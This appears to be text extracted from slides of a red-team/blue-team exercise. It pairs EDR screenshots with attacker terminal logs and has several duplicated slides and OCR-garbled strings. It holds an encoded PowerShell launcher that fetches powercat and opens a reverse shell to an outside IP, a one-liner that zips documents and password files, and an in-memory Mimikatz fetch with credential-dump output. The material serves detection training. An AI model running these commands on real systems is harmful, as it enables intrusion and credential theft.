> 12:40:37 pm Oct 19, 2022	scriptload	The script c:\users\admin\appdata\local\temp\7zsb9da.tmp\content.bat was loaded.
Scriptload Content: -- SHA-256: 96ac354696ea8a5d7b49f2abb655430b8550c9e437b9ac4d1b59e6692d03668e MD5: ee71141a49b909843d56a8247987b94f PID: 5416		

# Delivery and Execution – Blue Team perspective

The screenshot displays a security monitoring interface with the following components:

- Primary Process:** puppy\_photoexe.png
- Selected Process:** powershell.exe
- Timestamp:** 12:40:42 pm Oct 19, 2022
- Command:** powershell Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommand','SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBJAHQAIAHTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwBiAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABVAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAIYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBuAG8ALwBwAG8AdwBiAHIAIYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAG8AdAAuAHAACwAxACCkQA7AHAAbwB3AGUAcgBjAG8AdAAgAC0AYwAgADUANAuAaDEANQA0AC4ANQA4AC4AMQ...
- Take Action:** Button
- DEVICE DETAILS:** DESKTOP-6V2K2I8\admin, Windows 11 x64, DESKTOP-6V2K2I8, 88.38.197.251 (100.70.220.136), Off-premises, no prevention.
- Process List:** A list of processes on the left, including puppy\_photoexe.png (24 instances), cmd.exe (1 instance), conhost.exe, powershell.exe (1 instance), repux.exe, resourcehacker.exe (3 instances), runonce.exe, and securityhealthsystray.e...
- Process Flow:** A diagram showing the execution path from puppy\_photoexe.png to cmd.exe, which then branches to conhost.exe and powershell.exe.
- Process Details (powershell.exe):**
  - CMD:** powershell Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommand','SQBFAFgAIAAoAE4AZQB3AC...
  - Run by:** DESKTOP-6V2K2I8\admin
  - Path:** c:\windows\system32\windowspowershell\v1.0\powershell.exe
  - MD5:** bc4535f575200446e698610c00e148:
  - SHA-256:** 88e1993beb7b2d9c3a9c3a026dc8d00159afd3e574825c23a34b917ca611:
  - Binary Det:** Button
  - REPUTATION:**
    - Effective: TRUSTED\_WHITE\_LIST (12:40:42 pm Oct 19, 2022)
    - Cloud (Initial): TRUSTED\_WHITE\_LIST (12:45:17 pm Oct 19, 2022)
    - Cloud (Current): TRUSTED\_WHITE\_LIST (3:36:01 pm Oct 20, 2022)
  - PID:** 9276
  - Start time:** 12:40:37 pm Oct 19, 2022
  - Process Access Control:**
    - Elevated: --
    - Integrity: Medium
    - Privileges: SeChangeNotifyPrivilege



# Delivery and Execution – Blue Team perspective

The screenshot displays a security monitoring interface. At the top, a 'Primary Process' section shows 'puppy\_photoexe.png' as the parent process and 'powershell.exe' as the selected process. The selected process details include a timestamp of 12:40:42 pm Oct 19, 2022 and a long command string: 'powershell Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommand','SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAHTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwBiAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAyQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBvAG8ALwBwAG8AdwBiAHIAyWbHhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAG8AdAAuAHAACwAxACCkQA7AHAAbwB3AGUAcgBjAG8AdAAgAC0AYwAgADUANAuAaDEANQA0AC4ANQA4AC4AMQ...'. A 'Take Action' button is visible to the right.

Below this, the 'DEVICE DETAILS' section shows the device as 'DESKTOP-6V2K2I8\admin' on 'Windows 11 x64' with IP '88.38.197.251 (100.70.220.136)'. The interface is set to 'Off-premises' with 'no prevention'.

The main area shows a process tree. On the left, a list of processes includes 'puppy\_photoexe.png' (multiple instances), 'repux.exe', 'resourcehacker.exe', 'runonce.exe', and 'securityhealthsystray.e...'. A central 'cmd.exe' process is connected to 'conhost.exe' and 'powershell.exe'. The 'powershell.exe' process is highlighted with an orange border.

On the right, a detailed view of 'powershell.exe' is shown. It includes the command: 'powershell Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommand','SQBFAFgAIAAoAE4AZQB3AC...'. It also shows the path 'c:\windows\system32\windowspowershell\v1.0\powershell.exe', MD5 hash 'bc4535f575200446e698610c00e148:', and SHA-256 hash '88e1993beb7b2d9c3a9c3a026dc8d00159afd3e574825c23a34b917ca611:'. The reputation is listed as 'TRUSTED\_WHITE\_LIST' for Effective, Cloud (Initial), and Cloud (Current) checks. Other details include PID 9276, start time 12:40:37 pm Oct 19, 2022, and Process Access Control settings: Elevated --, Integrity Medium, and Privileges SeChangeNotifyPrivilege.

# Delivery and Execution – Blue Team perspective

<p>Primary Process</p> <p>puppy_photoexe.png</p>	<p>Selected Process</p> <p><b>powershell.exe</b></p>	<p>12:40:42 pm Oct 19, 2022</p> <p>powershell Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommand','SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUA bQAuAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQBwAHQAKQAUAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAIYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBUAG8ALwBwAG8AdwBIAHIAIYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAACwAxACC AKQA7AHAAbwB3AGUAcgBjAGEAdAAgAC0AYwAgADUANAuAUEANQA0AC4ANQA4AC4AMQ...</p>	<p>Take Action</p>
<p>CMD Line</p> <pre>powershell Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommand','SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUA bQAuAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQBwAHQAKQAUAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAIYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGU AcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBUAG8ALwBwAG8AdwBIAHIAIYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAACwAxACC AKQA7AHAAbwB3AGUAcgBjAGEAdAAgAC0AYwAgADUANAuAUEANQA0AC4ANQA4AC4AMQAYACAALQBwACAAMQAzADMANwAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBzAGwA'</pre>			
<p>Script Insights</p>			
<p>Key Indicators ?</p> <p>identities</p> <p>Start-Process, powershell</p> <p>strings</p>	<p>Formatted PowerShell Script</p> <pre>1 Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile', '-EncodedCommand', 'SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQBwAHQAKQAUAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4 AZwAoACcAaAB0AHQAcABzADoALwAvAHIAIYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBUAG8ALwBwAG8 AdwBIAHIAIYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAACwAxACC AKQA7AHAAbwB3AGUAcgBjAGEAdAAgAC0AYwAgADUANAuAUEANQA0AC4ANQA4AC4 AMQAYACAALQBwACAAMQAzADMANwAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBzAGwA'</pre>		
<p>securityhealthsystray.e...</p>	<p>Integrity Medium</p> <p>Privileges SeChangeNotifyPrivilege</p>		

# Delivery and Execution – Blue Team perspective

<p>Primary Process <b>puppy_photoexe.png</b></p>	<p>Selected Process <b>powershell.exe</b></p> <p>12:40:42 pm Oct 19, 2022</p> <p>powershell Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommand','SQBFAGfAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQB0AHQAKQAUAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAIYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBUAG8ALwBwAG8AdwBIAHIAIYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAACwAxACCkQA7AHAAbwB3AGUAcgBjAGEAdAAgAC0AYwAgADUANAuAUEANQA0AC4ANQA4AC4AMQ...</p>	<p>Take Action</p>		
<p>CMD Line</p> <pre>powershell Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile','-EncodedCommand','SQBFAGfAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQB0AHQAKQAUAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAIYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBUAG8ALwBwAG8AdwBIAHIAIYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAACwAxACCkQA7AHAAbwB3AGUAcgBjAGEAdAAgAC0AYwAgADUANAuAUEANQA0AC4ANQA4AC4AMQAYACAALQBwACAAMQAzADMANwAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBzAGwA'</pre>				
<pre>echo SQBFAGfAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQB0AHQAKQAUAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAIYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBUAG8ALwBwAG8AdwBIAHIAIYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAACwAxACCkQA7AHAAbwB3AGUAcgBjAGEAdAAgAC0AYwAgADUANAuAUEANQA0AC4ANQA4AC4AMQAYACAALQBwACAAMQAzADMANwAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBzAGwA   base64 -d (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1');powercat -c 54.154.58.12 -p 1337 -e powershell</pre>				
<p>Script Insights</p> <table border="1"> <tr> <td data-bbox="373 1003 902 1425"> <p>Key Indicators ?</p> <p><b>identities</b> Start-Process, powershell</p> <p><b>strings</b></p> </td> <td data-bbox="902 1003 3068 1425"> <p>Formatted PowerShell Script</p> <pre>1 Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile', '-EncodedCommand', 'SQBFAGfAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQB0AHQAKQAUAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAIYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBUAG8ALwBwAG8AdwBIAHIAIYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAACwAxACCkQA7AHAAbwB3AGUAcgBjAGEAdAAgAC0AYwAgADUANAuAUEANQA0AC4ANQA4AC4AMQAYACAALQBwACAAMQAzADMANwAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBzAGwA'</pre> </td> </tr> </table>			<p>Key Indicators ?</p> <p><b>identities</b> Start-Process, powershell</p> <p><b>strings</b></p>	<p>Formatted PowerShell Script</p> <pre>1 Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile', '-EncodedCommand', 'SQBFAGfAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQB0AHQAKQAUAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAIYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBUAG8ALwBwAG8AdwBIAHIAIYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAACwAxACCkQA7AHAAbwB3AGUAcgBjAGEAdAAgAC0AYwAgADUANAuAUEANQA0AC4ANQA4AC4AMQAYACAALQBwACAAMQAzADMANwAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBzAGwA'</pre>
<p>Key Indicators ?</p> <p><b>identities</b> Start-Process, powershell</p> <p><b>strings</b></p>	<p>Formatted PowerShell Script</p> <pre>1 Start-Process powershell -Verb runas -WindowStyle hidden -ArgumentList '-NoProfile', '-EncodedCommand', 'SQBFAGfAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwBIAGIAYwBsAGkAZQB0AHQAKQAUAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAIYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBUAG8ALwBwAG8AdwBIAHIAIYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAACwAxACCkQA7AHAAbwB3AGUAcgBjAGEAdAAgAC0AYwAgADUANAuAUEANQA0AC4ANQA4AC4AMQAYACAALQBwACAAMQAzADMANwAgAC0AZQAgAHAAbwB3AGUAcgBzAGgAZQBzAGwA'</pre>			
<p>securityhealthsystray.e...</p>		<p>Integrity Medium Privileges SeChangeNotifyPrivilege</p>		

# Credential Access – Red Team perspective

```
[*] Started reverse TCP handler on 0.0.0.0:1337
[*] Powershell session session 13 opened (10.0.0.6:1337 -> 88.38.197.251:58296) at 2022-10-19 16:37:41 +0000

PS C:\Windows\system32>
PS C:\Windows\system32> $env:APPDATA;$files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*.psw,*.pass,*.login,*.admin,*.sifr,*.sifer,*.vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Compress-Archive -LiteralPath $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\working.zip -Force
$env:APPDATA;$files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*.psw,*.pass,*.login,*.admin,*.sifr,*.sifer,*.vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Compress-Archive -LiteralPath $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\working.zip -Force
C:\Users\admin\AppData\Roaming
PS C:\Windows\system32> cd $env:APPDATA
cd $env:APPDATA
PS C:\Users\admin\AppData\Roaming> ls
ls

Directory: C:\Users\admin\AppData\Roaming

Mode                LastWriteTime         Length Name
----                -
d-----          4/27/2022   9:37 AM         Adobe
d---s-          10/18/2022   7:26 AM        Microsoft
d-----          10/19/2022   8:15 AM         Mozilla
d-----          10/18/2022   7:02 AM         Skype
d-----          10/18/2022   6:09 AM    Thunderbird
d-----          4/28/2022   7:52 AM    Visual Studio Setup
d-----          10/19/2022   5:52 AM         working
-a----          10/19/2022   9:38 AM    645498 working.zip
```

# Credential Access – Red Team perspective

```
[*] Started reverse TCP handler on 0.0.0.0:1337
[*] Powershell session session 13 opened (10.0.0.6:1337 -> 88.38.197.251:58296) at 2022-10-19 16:37:41 +0000

PS C:\Windows\system32>
PS C:\Windows\system32> $env:APPDATA;$files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Compress-Archive -LiteralPath $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\working.zip -Force
$env:APPDATA;$files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Compress-Archive -LiteralPath $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\working.zip -Force
C:\Users\admin\AppData\Roaming
PS C:\Windows\system32> cd $env:APPDATA
cd $env:APPDATA
PS C:\Users\admin\AppData\Roaming> ls
ls

Directory: C:\Users\admin\AppData\Roaming

Mode                LastWriteTime         Length Name
----                -
d-----          4/27/2022   9:37 AM         Adobe
d---s-           10/18/2022   7:26 AM        Microsoft
d-----          10/19/2022   8:15 AM         Mozilla
d-----          10/18/2022   7:02 AM         Skype
d-----          10/18/2022   6:09 AM        Thunderbird
d-----          4/28/2022   7:52 AM    Visual Studio Setup
d-----          10/19/2022   5:52 AM         working
-a----           10/19/2022   9:38 AM     645498 working.zip
```

# Credential Access – Red Team perspective

```
[*] Started reverse TCP handler on 0.0.0.0:1337
[*] Powershell session session 13 opened (10.0.0.6:1337 -> 88.38.197.251:58296) at 2022-10-19 15:00:00

PS C:\Users\admin\AppData\Roaming\working> ls
Directory: C:\Users\admin\AppData\Roaming\working

PS C:\Windows\system32>
PS C:\Windows\system32> $env:APPDATA;$files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Re
dProperty FullName; Compress-Archive -LiteralPath $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\workir
$env:APPDATA;$files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Re
Compress-Archive -LiteralPath $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\workir
C:\Users\admin\AppData\Roaming
PS C:\Windows\system32> cd $env:APPDATA
cd $env:APPDATA
PS C:\Users\admin\AppData\Roaming> ls
ls
Directory: C:\Users\admin\AppData\Roaming

Mode                LastWriteTime         Length Name
----                -
d-----          4/27/2022  9:37 AM             Adobe
d---s-          10/18/2022  7:26 AM             Microsoft
d-----          10/19/2022  8:15 AM             Mozilla
d-----          10/18/2022  7:02 AM             Skype
d-----          10/18/2022  6:09 AM             Thunderbird
d-----          4/28/2022  7:52 AM             Visual Studio Setup
d-----          10/19/2022  5:52 AM             working
-a----          10/19/2022  9:38 AM        645498 working.zip

Mode                LastWriteTime         Length Name
----                -
-a----          4/27/2022  3:58 PM         43008 #3D2B2892.doc
-a----          4/27/2022  3:58 PM         25600 #6ED9A79E.xls
-a----          4/27/2022  3:58 PM        62535 #DAA0AAFC.pptx
-a----          4/27/2022  3:58 PM         6940 #FF8C405C.jpg
-a----          4/27/2022  3:58 PM         25600 $19E6FD36.xls
-a----          4/27/2022  3:58 PM         6940 $20E43177.jpg
-a----          4/27/2022  3:58 PM        62535 $38E719B9.pptx
-a----          4/27/2022  3:58 PM         43008 $8DF3E5F2.doc
-a----          10/18/2022 12:07 AM          208 Bing.url
-a----          4/11/2022  1:00 AM           41 commithash.txt
-a----          10/18/2022  9:08 AM           89 compress.txt
-a----          4/27/2022  9:37 AM          494 Desktop.lnk
-a----          4/27/2022  9:37 AM          939 Downloads.lnk
-a----          10/23/2021  6:24 PM       103952 errordb.txt
-a----          2/16/2022  9:17 PM          7490 Eula.txt
-a----          10/23/2021  6:24 PM          2770 exceptiondb.txt
-a----          8/15/2021  2:20 AM        35500 license.txt
-a----          4/28/2022  8:23 AM          1262 notepad++ - Shortcut.lnk
-a----          10/23/2021  6:24 PM       109210 ntstatusdb.txt
-a----          10/19/2022  1:10 AM           20 passwords.txt
-a----          10/18/2022 12:23 AM       252916 PicturesHK Skyline.jpg
-a----          7/5/2016  4:53 PM       149664 pspasswd.exe
-a----          7/5/2016  4:50 PM       168616 pspasswd64.exe
-a----          11/6/2007  8:17 AM           39 psversion.txt
-a----          12/7/2011 11:07 AM          7903 readme.txt
-a----          10/23/2021  6:24 PM       32782 winconstants.txt
-a----          4/28/2022  8:25 AM          1522 x64dbg - Shortcut.lnk

PS C:\Users\admin\AppData\Roaming\working> cat passwords.txt
cat passwords.txt
MyPasswordIsVerySafe
```

# Credential Access – Red Team perspective

```
PS C:\Users\admin\AppData\Roaming\working> cmd
cmd
Microsoft Windows [Version 10.0.22000.1098]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin\AppData\Roaming\working>%SystemRoot%\sysnative\WindowsPowerShell\v1.0\powershell.exe
%SystemRoot%\sysnative\WindowsPowerShell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\admin\AppData\Roaming\working> iex (new-object system.net.webclient).Downloadstring('https://raw.githubusercontent.com/HernanRodriguez1/MimikatzFUD/main/Invoke-M1m1fud2.ps1') ; Invoke-M1m1fud
iex (new-object system.net.webclient).Downloadstring('https://raw.githubusercontent.com/HernanRodriguez1/MimikatzFUD/main/Invoke-M1m1fud

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'   Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 4012942 (00000000:003d3b8e)
Session           : RemoteInteractive from 3
User Name         : admin
Domain            : DESKTOP-6V2K2I8
Logon Server      : DESKTOP-6V2K2I8
```

# Credential Access – Red Team perspective

```
PS C:\Users\admin\AppData\Roaming\working> cmd
cmd
Microsoft Windows [Version 10.0.22000.1098]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin\AppData\Roaming\working>%SystemRoot%\sysnative\WindowsPowerShell\v1.0\powershell.exe
%SystemRoot%\sysnative\WindowsPowerShell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\admin\AppData\Roaming\working> iex (new-object system.net.webclient).Downloadstring('https://raw.githubusercontent.com/HernanRodriguez1/MimikatzFUD/main/Invoke-M1m1fud2.ps1'); Invoke-M1m1fud
iex (new-object system.net.webclient).Downloadstring('https://raw.githubusercontent.com/HernanRodriguez1/MimikatzFUD/main/Invoke-M1m1fud

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'   Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 4012942 (00000000:003d3b8e)
Session           : RemoteInteractive from 3
User Name         : admin
Domain            : DESKTOP-6V2K2I8
Logon Server      : DESKTOP-6V2K2I8
```



# Credential Access – Red Team perspective

```

Password : (null)
ssp :
credman :
cloudap :

Authentication Id : 0 ; 4012911 (00000000:003d3b6f)
Session           : RemoteInteractive from 3
User Name         : admin
Domain            : DESKTOP-6V2K2I8
Logon Server      : DESKTOP-6V2K2I8
Logon Time        : 10/18/2022 12:06:59 AM
SID               : S-1-5-21-4045837714-3747679371-2441278230-1001

msv :
[00000003] Primary
* Username : admin
* Domain   : DESKTOP-6V2K2I8
* NTLM     : 2b576acbe6bcfda7294d6bd18041b8fe
* SHA1     : e30d1c18c56c027667d35734660751dc80203354
tspkg :
wdigest :
* Username : admin
* Domain   : DESKTOP-6V2K2I8
* Password : (null)
kerberos :
* Username : admin
* Domain   : DESKTOP-6V2K2I8
* Password : Password123!

ssp :
credman :
cloudap :

```

# Credential Access – Blue Team perspective

The screenshot displays the Windows Task Manager interface. At the top, the 'Primary Process' is identified as 'powershell.exe'. The 'Selected Process' section shows a long command string for powershell.exe. The process tree below shows a hierarchy starting with multiple 'svchost.exe' processes, which then branch into 'consent.exe', 'notepad.exe', and 'powershell.exe'. The selected 'powershell.exe' process further branches into 'conhost.exe', 'powershell.exe', and another 'powershell.exe'. This second 'powershell.exe' process is connected to 'cmd.exe'. On the right, a 'REPUTATION' panel shows 'Cloud (Initial)' and 'Cloud (Current)' as 'TRUSTED\_WHITE\_LIST'. Below this, 'Process Access Control' details are shown, including 'Elevated: True', 'Integrity: High', and various privileges. A 'FILTERS' panel on the left shows 'Type (7)' with 'netconn' selected. The main window displays a search for 'netconn' with 2 results. The first result is highlighted with a red box and contains the following details:

TIME	TYPE	EVENT
11:48:51 am Oct 20, 2022	netconn	Established: TCP/443 to 185.199.108.133:443 (raw.githubusercontent.com)

**AT-A-GLANCE**

Netconn Protocol	PROTO_TCP
Local IP	100.70.220.136
Local Port	51076
Remote IP	185.199.108.133
Remote Port	443
Domain	raw.githubusercontent.com
Community ID	e79a2b18bcd832fa89ded878858012873cbefd4f

**CONNECTION DETAILS**

Action	ACTION_CONNECTION_CREATE
Direction	Outbound
PID	6760
Remote Location	null,CA,United States

The second result in the list is partially visible: 'Established: TCP/1337 to 54.154.58.12:1337'.

# Credential Access – Blue Team perspective

The screenshot displays the Microsoft Defender Security Center interface. At the top, the primary process is identified as powershell.exe, selected at 11:59:08 am on Oct 20, 2022. A process tree on the left shows svchost.exe as a parent process. The main area shows a list of 21 results for fileless\_scriptload events. A red box highlights a specific event with the following details:

TIME	TYPE	EVENT
> 11:48:53 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
> 11:48:53 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
∨ 11:49:04 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
<b>Fileless Script:</b> \$env:APPDATA;\$files=Childitem -Path \$env:USERPROFILE\ -Include *.doc,*.xps,*.xls... <b>SHA-256:</b> 593a3736cb64b110e276f1585df302f02b00d3667d95df67d69bdb5f6b118dc0 <b>Script Length:</b> 445 <b>PID:</b> 10224		
> 11:49:08 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
> 11:49:09 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
> 11:49:12 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
> 11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
> 11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
> 11:49:17 am Oct 20, 2022	fileless_scriptload	The application contains indirect file activity.
